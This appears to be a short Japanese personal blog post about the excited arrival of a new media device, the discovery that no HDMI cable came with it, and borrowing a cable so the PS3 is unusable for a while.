
orz

まぁ再生も問題ないし・・・日本語化は追々。
やはりこういうのは楽しいですね。
ではでは。またの機会に。
それは17:43のこと。
キタ━━━━(゚∀゚)━━━━!!
思ったより早くキタ━━━━(゚∀゚)━━━━!!
HDMIケーブル買い忘れたorz付属しないのねorz
まぁ仕事の帰りにでも買おう。とりあえず、HDMIセレクタを一旦抜いてケーブルを流用。しばらくPS3できないorz

